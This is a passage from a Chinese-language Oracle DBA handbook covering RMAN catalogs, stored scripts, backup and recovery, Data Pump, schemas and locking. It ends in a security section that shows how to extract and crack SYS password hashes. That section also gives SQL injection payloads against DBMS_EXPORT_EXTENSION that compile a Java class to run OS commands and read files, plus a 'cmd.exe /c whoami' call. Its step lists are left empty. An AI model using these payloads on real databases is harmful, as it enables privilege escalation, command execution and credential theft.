* **IMPORT CATALOG cat101/rman@srcdb;**
* **IMPORT CATALOG cat92/rman@srcdb NO UNREGISTER;**

使用IMPORT CATALOG命令可将元数据从一个恢复目录方案导入至其它目录方案中。如果创建了不同版本的目录方案来存储多个目标数据库的元数据， 则使用此命令可以为所有数据库维护单个目录方案。

* **IMPORT CATALOG <connectStringSpec> [DBID = <dbid> [, <dbid>,...]] [DB\_NAME=<dbname> [, <dbname,...]] [ NO UNREGISTER ];**

<connectStringSpec>是源恢复目录连接字符串。源恢复目录方案的版本必须等于RMAN可执行文件的当前版本。如果需要， 将源目录升级到当前RMAN本版。

DBID： 您可以指定数据库ID的列表， 数据库ID的元数据应从源目录方案导入。未指定列表时， RMAN将所有数据库ID的元数据从源目录方案合并到目标目录方案中。如果已在恢复目录方案中注册了合并元数据的数据库， RMAN就会发出错误消息。

DB\_NAME： 可以指定应导入其元数据的数据库的名称列表。如果数据库名称不明确， RMAN就会发出错误消息。

NO UNREGISTER： 默认情况下， 导入的数据库ID在成功导入后从源恢复目录方案中注销。使用NO

UNREGISTER选项， 可以强制RMAN将导入的数据库ID保留在源目录方案中。

RMAN存储脚本

311/990

QQ群：632167235

使用RMAN存储脚本

存储脚本是命令文件的替代方式， 供可连接到目标数据库和恢复目录的任意RMAN客户机使用。

有两种类型：

* 本地： 与创建脚本时RMAN连接到的目标数据库相关联。
* **create script script\_name {<rman commands>}**
* 全局： 可以针对在恢复目录中注册的任何数据库执行。
* **create global script script\_name {<rman command>}**

可以从文本文件创建：

* **create [global] script script\_name from file 'file\_name';**

执行RMAN存储脚本

执行脚本：

# **run {execute script script\_name; }**

执行全局脚本：

# **run { execute global script script\_name; }**

维护RMAN存储脚本

显示脚本：

* **print [global] script script\_name;**

将脚本内容发送到文件：

* **print [global] script script\_name to file 'file\_name';**

显示定义脚本的名称：

* **list [global] script names;**

显示脚本：

* **replace [global] script script\_name { <RMAN command>; }**

通过文本文件更新脚本：

* **replace [global] script script\_name from file 'file\_name';**

删除脚本：

* **delete script script\_name;**

虚拟专用目录

使用此功能可以合并 RMAN 资料档案库并保持职责分离,这是一项基本安全要求。

RMAN目录已被增强， 可用于创建数据库组和用户组的虚拟专用RMAN目录。该目录的所有者将创建基本目录并为虚拟目录的所有者授予RECOVERY\_CATALOG\_OWNER权限。目录的所有者可为虚拟目录的所有者授予访问已注册数据库的权限或REGISTER权限。

然后， 虚拟目录所有者可连接到特定目标的目录， 或者注册一个目标数据库。完成配置后， VPC所有者可像使用标准基本目录一样使用虚拟专用目录。

注： 如果目录所有者未被授予对目标数据库的SYSDBA或SYSOPER权限， 则无法执行大多数RMAN操作。

配置并使用虚拟专用目录

1. 创建RMAN基本目录：

* **connect catalog catowner/oracle@catdb**

2. 将RECOVERY\_CATALOG\_OWNER授予给VPC所有者：

* **CONNECT SYS/oracle@catdb AS SYSDBA**
* **GRANT RECOVERY\_CATALOG\_OWNER to vpcowner;**

3. 将REGISTER授予给VPC所有者：

312/990

QQ群：632167235

* **CONNECT CATALOG catowner/oracle@catdb**
* **GRANT REGISTER DATABASE TO vpcowner;**

4. 将CATALOG FOR DATABASE授予给VPC所有者：

* **GRANT CATALOG FOR DATABASE db10g TO vpcowner;**

5. 为11g客户机创建虚拟目录：

* **CONNECT CATALOG vpcowner/oracle@catdb**
* **CREATE VIRTUAL CATALOG;**

或者为 11g 之前的客户机创建虚拟目录：

* **CONNECT vpcowner/oracle@catdb**
* **exec catowner.dbms\_rcvcat.create\_virtual\_catalog;**

6. 在目录中注册新数据库：

* **CONNECT TARGET / CATALOG vpcowner/oracle@catdb**
* **REGISTER DATABASE;**

7. 使用虚拟目录：

* **CONNECT TARGET / CATALOG a vpcowner/oracle@catdb;**
* **BACKUP DATABASE;**

**6.3.7.5** 执行数据备份

术语

备份策略可包括：

* 整个数据库（ 整个）。
* 部分数据库（ 部分）。

备份类型可指示包含以下项：

* 所选文件中的所有数据块（ 完全备份）。
* 只限自以前某次备份以来更改过的信息（ 增量备份）：
* 积累（ 自上次0级备份以来的更改）
* 差异（ 自上次增量备份以来的更改）

备份模式可以为以下类型：

* 脱机（ 一致备份或冷备份）
* 联机（ 非一致备份或热备份）

备份可存储为：

* 映像副本（ 连垃圾空数据一起备份， 备份慢， 恢复快， 修改指向即可）
* 备份集（ 只备份有用的， 还可以压缩）

数据备份3原则

恢复数据库， 尽量在三个备份之内。

7天备份策略如下：

* 第一天： 全备
* 第二天： 差异
* 第三天： 差异
* 第四天： 积累
* 第五天： 差异
* 第六天： 积累
* 第七天： 差异

使用RMAN备份

313/990

QQ群：632167235

进入rman

命令：

* **rman target /**

参数：

* target： 目标数据库的连接字符串。
* catalog： 恢复目录的连接字符串。
* nocatalog： 指定不存在恢复目录， 这是默认设置。
* cmdfile： 输入命令文件的名称。
* log： 输出消息日志文件的名称。

查看永久性设置

如果仅连接了目标， 使用RMAN命令：

* **show all**

如果已登录目标数据库实例， 请查询 V$RMAN\_CONFIGURATION 视图。

控制文件自动备份

默认情况下被禁用， 如果启用控制文件自动备份， 则RMAN在以下情况下会自动备份控制文件当前服务器参数文件（ 如果该文件用来启动数据库）：

* 运行脚本结束时。
* 在RMAN资料档案库中记录了成功的备份时。
* 当数据库发生结构性更改时， Oracle内核本省会备份（ 例如， 在发生影响控制文件的DDL操作后） 。
* **configure controlfile autobackup on;**

管理永久性设置

使用流入及流出设备的多个数据流：

* **CONFIGURE DEVICE TYPE sbt PARALLELISM 3;**

列出当前设置：

* **show controlfile autobackup format;**
* **show exclude;**
* **show all;**

使用configure命令的clear选项可将任何永久性设置重置：

* **configure backup optimization clear;**
* **configure maxsetsize clear;**
* **configure default device type clear;**

指定备份目标

写入到磁盘目录：

* **configure default device type to disk;**

写入到磁带：

* **configure default device type to tape;**

配置和分配通道

使用configure命令配置自动通道：

* **configure device type sbt;**
* **configure default device type to sbt;**
* **configure channel device type sbt ...**
* **backup database;**

手动分配通道：

run

{

314/990

QQ群：632167235

allocate channel ch1 device type disk; backup database plus archivelog;

}

双向备份集

RMAN最多可同时为备份集创建四个副本， 这些副本彼此完全一样。备份集的副本是备份集中所有备份片段的副本， 每个副本都有一个唯一的副本编号（ 例如， 0tcm8u2s\_1\_1和0tcm8u2s\_1\_2） 。

多数情况下， 创建双向备份集的最简便方法是使用BACKUP...COPIES或CONFIGURE ... BACKUP COPIES创建双向备份集。对于DISK通道， 在FORMAT选项中指定多个值， 可将多个副本放到不同的物理磁盘中。对于sbt 通道， 如果使用支持SBT API版本2的介质管理器， 则介质管理器会自动将每个副本放在一个单独的介质上

（ 例如， 单独的磁带）。

请注意， 不能在快速恢复区中创建双向备份集， 而且双向备份只适用于备份集， 不适用于映像副本。如果在创建映像副本备份时指定了BACKUP...COPIES选项， 则您会收到错误。对于映像副本备份来说， 会忽略CONFIGURE ... BACKUP COPIES设置。双向备份集通常用于磁带备份。

创建双向备份集

设置双向备份集：

* **configure archivelog backup copies for device type sbt to 2;**
* **configure datafile backup copies for device type sbt to 2;**

创建备份两个不同磁带的两个副本：

* **backup database plus archivelog;**

不受copies配置设置的影响， 只创建一个备份到磁盘的副本：

* **backup device type as copy database;**

备份优化

跳过已备份的文件。

启用/禁用备份优化：

* **configure backup optimization on/off;**

使用force选项可以被覆盖：

* **configure device type sbt backupset all force;**

覆盖备份优化并备份所有文件（ 无论是否已更改）：

* **backup device type sbt backupset all force;**

禁用备份优化：

* **configure backup optimization off;**

压缩备份

RMAN 可对生成的任何备份集执行二进制压缩：

* 除了压缩未使用的块以外,还可以执行二进制压缩。
* 可用的压缩算法为: HIGH 、 MEDIUM 、 LOW 和 BASIC 。
* DBA 无需执行额外步骤便可还原压缩的备份。

配置压缩：

* **CONFIGURE COMPRESSION ALGORITHM 'HIGH/MEDIUM/LOW/BASIC';**

创建备份集

创建备份集

RMAN可以按RMAN专用格式存储其备份， 这种格式称为备份集。备份集是由被称为备份片段的一些文件组成的集合， 每个备份片段可能包含一个或多个数据库文件的备份。

315/990

QQ群：632167235

命令：

* **backup as backupset format '/backup/df\_%d\_%s\_%p.bus' tablespace hr\_data;**

创建映像副本

映像副本是单个数据文件、归档重做日志或控制文件的克隆。命令：

* **backup as copy datafile '/ORADATA/users\_01\_db01.dbf';**
* **backup as copy archivelog like '/arch%';**

创建整体数据库备份

整体数据库备份可以是整个数据文件集的备份集或映像副本， 其中必须包含控制文件。此外， 还可以根据需要包括服务器参数文件（ SPFILE） 和归档重做日志文件。

预备份命令：

* **configure default device type to disk;**
* **configure device type disk backup type to copy;**
* **configure controlfile autobackup on;**

执行数据备份：

* **backup database plus archivelog delete input;**

其中delete input表示备份归档日志文件之后将其删除， 可以节省空间。对以前的映像副本创建备份：

* **backup copy of database;**

RMAN备份类型

0级增量备份：

* **backup incremental level 0 database;**

差异增量备份：

* **backup incremental level 1 database;**

积累增量备份：

* **backup incremental level 1 cumulative database;**

快速增量备份

执行增量备份的目的是为了只备份自上一次备份以来更改过的数据块。使用RMAN可创建数据文件、表空间或整体数据库的增量备份。执行增量备份时， RMAN只读取所引用的块来查找自上次备份以来发生过更改的块。这会减小备份大小， 因为只备份更改过的块。此外， 由于减少了需要还原的块数， 因此还会加快恢复速度。

通过启用块更改跟踪， 可执行快速增量备份。块更改跟踪会将有更改的每个块的物理地址写入到一个文件

中。需要执行增量备份时， RMAN可查看块更改跟踪文件， 并只备份该文件所引用的块， 而无需通过扫描每个块来确定该块自上次备份以来是否发生过更改。这会加快增量备份的速度。

创建备份集的备份

* **backup device type disk as backupset database plus archivelog;**
* **backup device type sbt backupset all;**

备份只读表空间

备份只读表空间的注意事项：

* 仅当符合保留策略的备份不存在时， 备份优化才会让RMAN备份只读表空间。
* 如果将表空间更改为可读/写， 请直接对其进行备份。
* 可使用 **RMAN BACKUP** 命令的 **SKIP READONLY** 选项跳过只读表空间或数据文件。

多部分备份

316/990

QQ群：632167235

Oracle数据文件最大128T， 通常RMAN备份的最小单位是整个文件。这对于如此大的文件不适用。RMAN可以选择将大型文件拆分为多个部分， 然后单独对这些部分进行备份和还原。这是通过创建多部分备份实现

的， 这种备份将为备份集生成的文件拆分为多个独立文件。这种备份仅适用于备份集， 不适用于映像副本。

因为早期版本无法还原多部分备份， 所以必须至少将COMPATIBLE设置为11.0。

命令：

* **backup datafile 5 section size=10M tag 'section10m';**

创建归档备份

创建归档备份：

* **backup ... keep {forever|until time 'sysdate + <n>'} restore point <restore\_point\_name>**

列出已知还原点：

* **list restore point all;**

显示特定还原点：

* **list resotre point 'rsname';**

备份恢复文件

只备份快速恢复区的文件：

* **backup recovery area**

备份所有恢复文件：

* **backup recovery files**

命令示例

执行备份：

* **backup dtabase;**

列出备份：

* **list backup;**

列出需要备份的所有数据文件：

* **report need backup;**

按照备份策略不再需要的文件：

* **report obsolete;**

删除过期备份：

* **DELETE OBSOLETE**；

查看目标数据库和表空间：

* **report schema;**

备份第5个文件：

* **backup datafile 5;**

**6.3.7.6** 执行数据恢复

打开数据库时， 如果丢失以下项时， 数据库就会失败：

* 任何控制文件。
* 属于系统或还原表空间的数据文件。
* 整个重做日志组（ 只要组中至少有一个成员可用， 实例就会保持在打开状态）。

317/990

QQ群：632167235

恢复情形

查看原因

# **tail -20 /u01/app/oracle/diag/rdbms/orcl/orcl/trace/alert\_orcl.log**

丢失了控制文件

如果控制文件丢失或损坏， 则实例通常会终止。需要执行以下步骤：

1. 关闭实例。
2. 复制现有的控制文件或者更改初始换文件的指向。
3. 启动实例。

丢失了重做日志文件

如果丢失了重做日志组中某个成员， 且组中至少还有一个成员， 请注意其后果是：

* 不会影响实例的正常操作。
* 预警日志中会收到一条消息， 通知无法找到某个成员。
* 通过从同一组中复制一个剩余文件可还原确实的日志文件。
* 如果重做日志组已归档， 或者处于NOARCHIVELOG模式下， 则可选择在清除日志组后重新创建确实文件来解决问题。使用以下命令清除受影响组：
* **ALTER DATABASE CLEAR LOGFILE GROUP**

不能清除尚未归档的组， 这样会打断重做信息链。如果必须清除， 要立即执行整个数据库的备份。要清除未归档的日志组， 使用以下命令：

* **ALTER DATABASE CLEAR UNARCHIVED LOGFILE GROUP**

在NOARCHIVELOG模式下丢失了数据文件

此时应执行以下任务：

1. 如果实例尚未关闭， 请关闭实例。
2. 从备份中还原整个数据库（ 可应用增量备份）， 包括所有数据文件和控制文件。
3. 打开数据库。
4. 让用户重新输入子上次备份以来所做的更改。

在ARCHIVELOG模式下丢失了非关键数据文件

数据库处于ARCHIVELOG模块时， 如果丢失了任何不属于SYSTEM或UNDO表空间的数据文件， 则只会影响缺失文件中的对象。缺失的数据文件只需还原即可。

在ARCHIVELOG模式下丢失了系统关键数据文件

如果丢失或损坏了某个数据文件， 且该文件属于SYSTEM或UNDO表空间， 请执行以下任务：

1. 实例可能会也可能不会自动关闭。如果未自动关闭， 请使用SHUTDOWN ABORT关闭实例。
2. 装载数据库MOUNT。
3. 还原并恢复确实的数据文件。
4. 打开数据库。

恢复方式

恢复临时文件

启动数据库时会自动重新创建， 也可手动创建。创建临时文件：

* **alter tablespace temp add tempfile '/u01/app/oracle/oradata/orcl/temp02.dbf' size 20M;**

删除临时文件：

* **alter tablespace temp drop tempfile '/u01/app/oracle/oradata/orcl/temp02.dbf';**

恢复重做日志

318/990

QQ群：632167235

重做日志组状态

在Oracle DB正常运行过程中， 重做日志组会循环经历三种不同的状态。按照循环的顺序， 状态分别是：

* CURRENT： 此状态表明LGWR正在向该重做日志组写入数据， 以记录数据库中正在进行的所有事务处理的重做数据。该日志组将保持此状态， 直到切换至其它日志组为止。
* ACTIVE： 该重做日志组仍包含恢复实例所需的重做数据。这是尚未执行检查点时重做日志组所处的状态， 检查点会将重做日志组中出现的所有数据更改写出到数据文件。
* INACTIVE： 已实际执行了上面讨论的检查点， 这意味着恢复实例时不再需要该重做日志组， 它可以变为下一个CURRENT日志组。

清除日志文件

查看日志组：

* **select \* from v$log;**

清除日志组：

* **alter database clear logfile group3;**

创建口令文件

使用操作系统命令创建：

* **orapwd file=/u01/app/oracle/product/11.2.0/dbhome\_1/dbs/orapwdorcl**

口令文件位置： UNIX： $ORACLE\_HOME/dbs Windows： %$ORACLE\_HOME%\database

恢复数据库文件

RESTORE命令： 从备份中还原数据库文件。

RECOVERY命令： 通过应用增量备份和重做日志文件中记录的更改来恢复已还原文件。

* **sql 'alter tablespace inv\_tbs offline immediate';**
* **restore tablespace inv\_tbl;**
* **recovery tablespace inv\_tbs;**
* **sql 'alter tablespace inv\_tbs online';**

执行时间点恢复

步骤：

1. 设置语言和时间变量

* **export NLS\_LANG=american\_america.us7ascii**
* **export NLS\_DATE\_FORMAT='yyyy-mm-dd:hh24:mi:ss'**

2. 装载数据库

* **startup mount**

3. 执行恢复

run

restore database;

4. 打开只读模式查看是否恢复

* **sql 'alter database open read only';**

5. 如果恢复成功， 则打开数据库

* **alter database open resetlogs;**

恢复参数文件

从内存恢复参数文件：

* **CREATE PFILE [= 'pfile\_name' ] FROM { { SPFILE [= 'spfile\_name'] } | MEMORY } ;**
* **CREATE SPFILE [= 'spfile\_name' ] FROM { { PFILE [= 'pfile\_name' ] } | MEMORY } ;**

从控制文件自动备份还原服务器参数文件：

* **startup force nomount;**

319/990

recover database;

}

{

set until time '2007-08-14:21:59:00';

QQ群：632167235

* **restore spfile from autobackup;**
* **startup force;**

如果要还原到非默认位置：

* **restore spfile to <file\_name> from autobackup;**

还原控制文件

通过操作系统复制控制文件。从自动备份还原控制文件：

* **startup nomount;**
* **restore controlfile from autobackup;**
* **alter database mount;**
* **recover database;**
* **alter database open resetlogs;**

如果自动备份没有位于快速恢复区中， 则在恢复命令之前需要设置数据库标识符（ DBID） ： **set DBID 1090770270;**

使用增量备份恢复处于NOARCHIVELOG模式的数据库

命令：

* **startup force nomount;**
* **restore controlfile;**
* **restore database;**
* **recover database noredo;**
* **alter database open resetlogs;**

将数据库还原到新主机

1. 配置环境变量

* **setenv ORACLE\_SID orcl**

2. 启动RMAN并连接到目标

* **rman TARGET /**

3. 设置DBID,可通过select dbid from v$database查询

* **SET DBID 101920234;**

4. 启动数据库到nomount模式

* **startup nomount**

5. 从备份集中还原参数文件

* **restore spfile to pfile '?/oradata/test/initorcl.ora' from autobackup;**

6. 关闭实例

* **shutdown immediate;**

7. 编辑还原的初始化参数来修改位置（ 如\_DEST结尾的参数）

8. 使用参数文件在nomount模式下启动实例

* **startup nomount pfile='?/oradata/test/initorcl.ora';**

9. 还原并装载数据库

run

{

restore controlfile from autobackup; alter database mount;

}

10. 在新主机上查询V$DATAFILE以确定数据库文件名(记录在控制文件中)。创建RMAN恢复脚本以还原和恢复数据库， 根据实际情况可包括以下步骤：

a. 对于还原目标位置不同于原始主机上的位置的每个数据文件， 使用SETNEWNAME命令指定它在新主机上

320/990

QQ群：632167235

的路径。

1. 使用SQL ALTER DATABASE RENAME FILE命令指定联机重做日志文件的路径。
2. 使用SET UNTIL命令将恢复限制到归档重做日志文件的结尾。
3. 请包括SWITCH命令， 以便控制文件将新路径名识别为数据文件的正确名称。脚本示例：

11. 使用resetlogs选项打开数据库

* **alter database open resetlogs;**

**6.3.7.7** 移动数据

使用外部表

* 可直接使用外部文件中的数据或将数据加载到另一个数据库。
* 只能使用ORACLE\_DATAPUMP访问驱动程序读取生成的文件。
* 可组合来自不同源的已生成文件用于加载。

使用ORACLE\_DATAPUMP填充外部表

321/990

**CREATE TABLE** emp\_ext (first\_name, last\_name, department\_name) ORGANIZATION EXTERNAL (TYPE ORACLE\_DATAPUMP)

**DEFAULT** DIRECTORY ext\_dir

LOCATION ('emp1.exp', 'emp2.exp', 'emp3.exp') PARALLEL **AS**

**SELECT** e.first\_name, e.last\_name, d.department\_name

**FROM** employees e, departments d

**WHERE** e.department\_id = d.department\_id

**AND**

d.department\_name **in** ('Marketing', 'Purchasing');

RUN

{

**SET** NEWNAME **FOR** DATAFILE 1 **TO** '?/oradata/test/system01.dbf'; **SET** NEWNAME **FOR** DATAFILE 2 **TO** '?/oradata/test/undotbs01.dbf'; **SET** NEWNAME **FOR** DATAFILE 3 **TO** '?/oradata/test/sysaux.dbf'; **SET** NEWNAME **FOR** DATAFILE 4 **TO** '?/oradata/test/users01.dbf'; **SET** NEWNAME **FOR** DATAFILE 5 **TO** '?/oradata/test/example01.dbf';

SQL "**ALTER** DATABASE **RENAME FILE** ''/u01/app/oracle/oradata/orcl/redo01.log'' **TO** ''?/oradata/test/ redo01.log'' ";

SQL "**ALTER** DATABASE **RENAME FILE** ''/u01/app/oracle/oradata/orcl/redo02.log'' **TO** ''?/oradata/test/ redo02.log'' ";

SQL "**ALTER** DATABASE **RENAME FILE** ''/u01/app/oracle/oradata/orcl/redo03.log'' **TO** ''?/oradata/test/ redo03.log'' ";

**SET** UNTIL SCN 4545727; RESTORE DATABASE; SWITCH DATAFILE **ALL**; RECOVER DATABASE;

}

QQ群：632167235

使用ORACLE\_LOADER填充外部表

数据泵

使用命令行（ expdp、impdp） 或者web界面操作。

文件位置的优先顺序

* 每个文件的目录
* DIRECTORY参数
* DATA\_PUMP\_DIR环境变量
* DATA\_PUMP\_DIR目录对象

**6.3.8** 管理方案

**6.3.8.1** 方案

什么是方案？

“方案”是指由特定用户拥有的数据库对象的集合。对于生产数据库而言， 该用户通常代表的不是一个人， 而是一个应用程序。方案的名称与拥有该方案的用户的名称相同。方案对象是指直接引用数据库数据的逻辑结构。方案对象包含表、视图和索引等多种结构。

命名规则

* 名称长度必须为1至30个字节， 但以下情况例外：

- 数据库名称限制为8个字节。

322/990

**CREATE TABLE** extab\_employees (employee\_id NUMBER(4), first\_name VARCHAR2(20), last\_name VARCHAR2(25), hire\_date DATE)

ORGANIZATION EXTERNAL

(TYPE ORACLE\_LOADER **DEFAULT** DIRECTORY extab\_dat\_dir

**ACCESS** PARAMETERS

(records delimited **by** newline

badfile extab\_bad\_dir:'empxt%a\_%p.bad' logfile extab\_log\_dir:'empxt%a\_%p.log' fields terminated **by** ','

missing field **values** are null (employee\_id, first\_name, last\_name,

hire\_date char date\_format date mask "dd-mon-yyyy")) LOCATION ('empxt1.dat', 'empxt2.dat'))

PARALLEL REJECT LIMIT UNLIMITED;

QQ群：632167235

- 数据库链接名最长可为128个字节。

* 不带引号的名称不得为Oracle保留字。
* 不带引号的名称必须以数据库字符集中的字母字符开头。
* 不建议使用带引号的名称。如果这样做， 那么引用名称时永远要带着引号。
* 不带引号的名称会全部存储为大写字符， 且不区分大小写。
* 不带引号的标识符只能包含数据库字符集中的字母数字字符， 以及下划线（\_）、美元符号（$） 和磅符号（#）。数据库链接还可包含句点（.） 和“at”符号（ @）。强烈反对在不带引号的标识符中使用$和#。
* 带引号的标识符可以包含任意字符、标点符号和空格。但是， 带引号与不带引号的标识符都不能包含双引号。

**6.3.8.2** 锁

COMMIT和ROLLBACK命令

默认情况下,不会提交输入的每个DML命令。某些工具（ 包括SQL\*Plus） 有一些选项可设置为针对每个命令或一组命令进行提交。

在发出COMMIT或ROLLBACK之前， 更改处于暂挂状态。只允许执行更改的用户查看更改后的数据。其他用户可选择相同数据， 但他们只能看到数据更改之前的内容。其他用户不能对别的用户已更改的行发出

DML。

默认情况下， 当后一个用户尝试更改前一个用户正更改的行时， 后一个用户必须等待， 直到先执行更改的用户提交或回退更改为止。在Oracle DB中， 这由锁定机制自动控制。由于锁定机制已经内置到行中， 所以数据库绝不会用完锁。

锁

* 可防止多个会话同时更改同一数据。
* 自动在指定语句尽可能低的级别获取。
* 不会升级。

会话必须先锁定要修改的数据， 之后数据库才允许会话修改相应数据。锁定后， 会话拥有对数据的独占控制权， 这样在释放锁之前， 其它任何事务处理都不能修改锁定的数据。

事务处理可以锁定个别数据行、多个数据行、甚至整个表。Oracle DB支持手动锁定和自动锁定。自动获取的锁总是选择尽可能低的锁定级别， 尽量减少与其它事务处理的潜在冲突。

锁定机制

* 高级数据并发处理：
* 执行插入、更新和删除时使用行级锁定。
* 查询不需要任何锁。
* 自动队列管理。
* 在事务处理结束（ 进行COMMIT或ROLLBACK操作） 之前一直持有锁。

锁定机制用于在数据库中提供尽可能高的数据并发处理能力。事务处理修改数据时会获取行级锁定， 而不是块级或表级锁定。修改对象（ 如表移动） 时会获取对象级锁定， 而不是整个数据库锁定或方案锁定。数据查询不需要锁， 即使锁定了数据， 查询也会成功进行（ 总是显示原始的、根据还原信息重新构造的锁定之前的值）。

如果多个事务处理需要锁定同一资源则第一个请求锁的事务处理会获得锁。其它事务处理将等待， 直到第一个事务处理完成为止。排队机制是自动进行的， 不需要管理员介入。

所有锁都会在事务处理完成时（ 即在发出COMMIT或ROLLBACK时） 释放。如果事务处理失败， 同一后台进程会自动回退失败事务处理进行的所有更改， 然后释放失败事务处理持有的全部锁。

锁定模式

默认情况下， 锁定机制采用细粒度行级锁定模式。不同的事务处理可在同一个表内更新不同的行， 彼此不相互干扰。

尽管默认模式是行级锁定， 但如果需要， Oracle DB也支持在更高级别执行手动锁定：

* **LOCK TABLE employees IN EXCLUSIVE MODE;**

锁定模式有以下几种：

323/990

QQ群：632167235

* ROW SHARE： 允许对锁定的表进行并发访问， 但禁止在会话中锁定整个表进行独占访问。
* ROW EXCLUSIVE： 与ROW SHARE相同， 但是还禁止以SHARE模式锁定。更新、插入或删除数据时会自动获取ROW EXCLUSIVE锁。ROW EXCLUSIVE锁允许多个进程执行读取， 但只允许一个进程执行写入。
* SHARE： 允许并发查询， 但禁止更新锁定的表。需要有（ 并且会自动请求） SHARE锁才能创建表的索引。但是， 创建联机索引的操作在建立索引时需要使用ROW SHARE锁。共享锁允许多个进程进行读取， 但不允许执行写入。删除或更新某个父表中的行， 而其子表在该父表上具有外键约束条件时， 也会以透明方式使用共享锁。
* SHARE ROW EXCLUSIVE： 用于查询整个表， 允许其他人查询表中的行， 但禁止其他人在SHARE模式下锁定表或更新行。
* EXCLUSIVE： 允许查询锁定表， 但禁止对锁定表执行任何其它活动。需要有EXCLUSIVE锁才能删除表。

DML锁定

每个DML事务处理会获取两类锁定：

* 针对正在更新的一行或多行的EXCLUSIVE行锁定。
* 针对要更新的表的ROW EXCLUSIVE表级锁定。这可避免在进行更改时由另一会话锁定整个表（ 可能会删除或截断表）。

对表执行ROW EXCLUSIVE锁定时， 会禁止DDL在未提交的事务处理中更改字典元数据。这样便可在事务处理的有效期内保持字典完整性和读取一致性。

入队机制

会自动将锁请求排队。只要持有某个锁的事务处理一完成， 行中的下一个会话就接收该锁。入队机制会跟踪请求锁的顺序及请求的锁定模式。

已经持有锁的会话可请求“转换”锁， 而不必排到队列末尾。例如， 假定某个会话对表持有SHARE锁。该会话可以请求将SHARE锁转换为EXCLUSIVE锁。如果没有其它会话已经对表持有EXCLUSIVE或SHARE锁， 则持有

SHARE锁的会话就会被授予EXCLUSIVE锁， 而不必重新在队列中等待。

等待入队的进程分为两类： 没有共享所有权的等待进程， 以及有共享所有权， 但没有选择升级锁定级别的等待进程。第二类等待进程称为“转换器”， 即使等待时间很短， 它们也始终被授予比正常等待进程更高的优先级。

锁定冲突的可能原因

未提交更改： 锁定冲突的最常见原因是未提交更改。

长时间运行事务处理： 许多应用程序使用批处理来执行批量更新。这些批作业通常会安排在没有用户活动或者用户活动少时执行， 但是， 有些情况下， 批作业在用户活动少的期间内没有完成或要占用过长的时间来运行。同时执行事务处理和批处理通常会发生锁定冲突。

不必要的高锁定级别： 并不是所有数据库都支持行级锁定。某些数据库仍然在页级或表级上进行锁定。当开发人员编写要在许多不同数据库上运行的应用程序时， 他们会人为地使用高锁定级别来编写应用程序，

以便使Oracle DB与功能较少的数据库系统的操作方式相同。如果开发人员不熟悉Oracle， 有时也会以高于Oracle DB要求的锁定级别编写代码， 其实这是不必要的。

解决锁定冲突

1. 查找锁定阻塞：

* **select sid, serial#, username from v$session where sid in (select blocking\_session from v**

**$session);**

2. 终止锁定：

* **alter system kill session '114,8982' immediate;**

死锁

死锁是锁定冲突的特殊情况。两个或更多会话等待被其中另一会话锁定的数据时， 就会发生死锁。因为每个会话都在等待另一个会话释放锁定， 所以任何一个会话都不能完成事务处理， 也就不能解决冲突。Oracle DB会自动检测死锁并终止发生错误的语句。更正这种错误的适当做法是执行提交或回退， 这样做后可在一个会话中释放所有其它会话的锁， 以便其它会话可继续完成其事务处理。

**6.3.9** 安全

324/990

QQ群：632167235

**6.3.9.1 hash**值破解

Oracle 10G 及以前

oracle 10g及10g以前版本的hash值， 只有name及password两部分组成， 而且是不区分大小写的， 也就是说假定你的Oracle安装密码是Aa111111， 那么aa111111、aA111111、AA111111、Aa111111对于10g及10g版本以前的oracle都是同样可以登陆的。

获取Hash：

* **select username,password from dba\_users where username='SYS';**

Oracle 11G 及以后

对于11g及11g版本以后的oracle， 加密算法做了一些更改， hash值由name、password、spare4三部分组成，

spare4的值是一段由60位字符组成字符串， 它的作用就是使oracle的密码区分大小写。这种情况下， 对于

11g及11g版本以后的oracle hash值， 假定密码是Aa111111， 其对应的name、password、spare4分别为:name

是SYS， password 是 0F3945A2BC41877E， Spare4的值是

BBEADEA62D880870633CF7FC3386DCA6F524FBE29226E8E4DC1A665A0BF3。只使用 name、password两部分密

码仍然是可以破解出密码的,得出的密码是AA111111， 因为它不区分大小写， 所以破解出的密码中的小写字母都变成了大写字母， 得出的密码是不能登陆oracle11g的， 如果想得到区分大小写的密码如Aa111111， 那么必须加上Spare4的值一起破解。

获取Hash：

* **select name,password,spare4 from sys.user$ where name = 'SYS';**

**6.3.9.2** 命令执行

注： 出现错误， FOO和BAR不对。

1. 步骤一

2. 步骤二

325/990

**select** SYS.DBMS\_EXPORT\_EXTENSION.GET\_DOMAIN\_INDEX\_TABLES('FOO','BAR','DBMS\_OUTPUT".PUT (:P1);EXECUTE IMMEDIATE''DECLARE PRAGMA AUTONOMOUS\_TRANSACTION;BEGIN EXECUTE

IMMEDIATE ''''create or replace and compile java source named"LinxUtil" as import java.io.\*; public class LinxUtil extends Object {public static String runCMD(String args){try{BufferedReader myReader= new BufferedReader(new InputStreamReader( Runtime.getRuntime().exec(args).getInputStream()) ); String stemp,str="";while ((stemp = myReader.readLine()) != null) str %2b=stemp%2b"\n";myReader.close ();returnstr;} catch (Exception e){return e.toString();}}public static String readFile(String filename){try

{BufferedReadermyReader= new BufferedReader(new FileReader(filename)); String stemp,str="";while ((stemp = myReader.readLine()) !=null) str %2b=stemp%2b"\n";myReader.close();return str;} catch (Exception e){returne.toString();}}}'''';END;'';END;--','SYS',0,'1',0) **from** dual

QQ群：632167235

3. 步骤三

4. 步骤四

5. 步骤五

**6.3.9.3** 读取文件

方法一

注： 出现错误， FOO和BAR不对。

1. 步骤一

2. 步骤二

326/990

**select** SYS.DBMS\_EXPORT\_EXTENSION.GET\_DOMAIN\_INDEX\_TABLES('FOO','BAR','DBMS\_OUTPUT".PUT (:P1);EXECUTE IMMEDIATE''DECLAREPRAGMA AUTONOMOUS\_TRANSACTION;BEGIN EXECUTE

IMMEDIATE ''''create or replace and compile java source named "LinxUtil" asimport java.io.\*;import java.net.URL; public class LinxUtil extends Object {public static String runCMD(String args){try

{BufferedReader myReader= new BufferedReader(new InputStreamReader( Runtime.getRuntime().exec (args).getInputStream()) ); String stemp,str="";while ((stemp = myReader.readLine()) != null) str % 2b=stemp%2b"\n";myReader.close();returnstr;} catch (Exception e){return e.toString();}}public static String readFile(String filename){try{BufferedReadermyReader= new BufferedReader(filename.startsWith("http")? new InputStreamReader(new URL(filename).openStream()):newFileReader(filename));String stemp,str="";while ((stemp = myReader.readLine()) != null) str%2b=stemp%2b"\n";myReader.close ();return str;} catch (Exception e){returne.toString();}}}'''';END;'';END;--','SYS',0,'1',0) **from** dual

**select** sys.LinxRunCMD('cmd.exe /c whoami') **from** dual

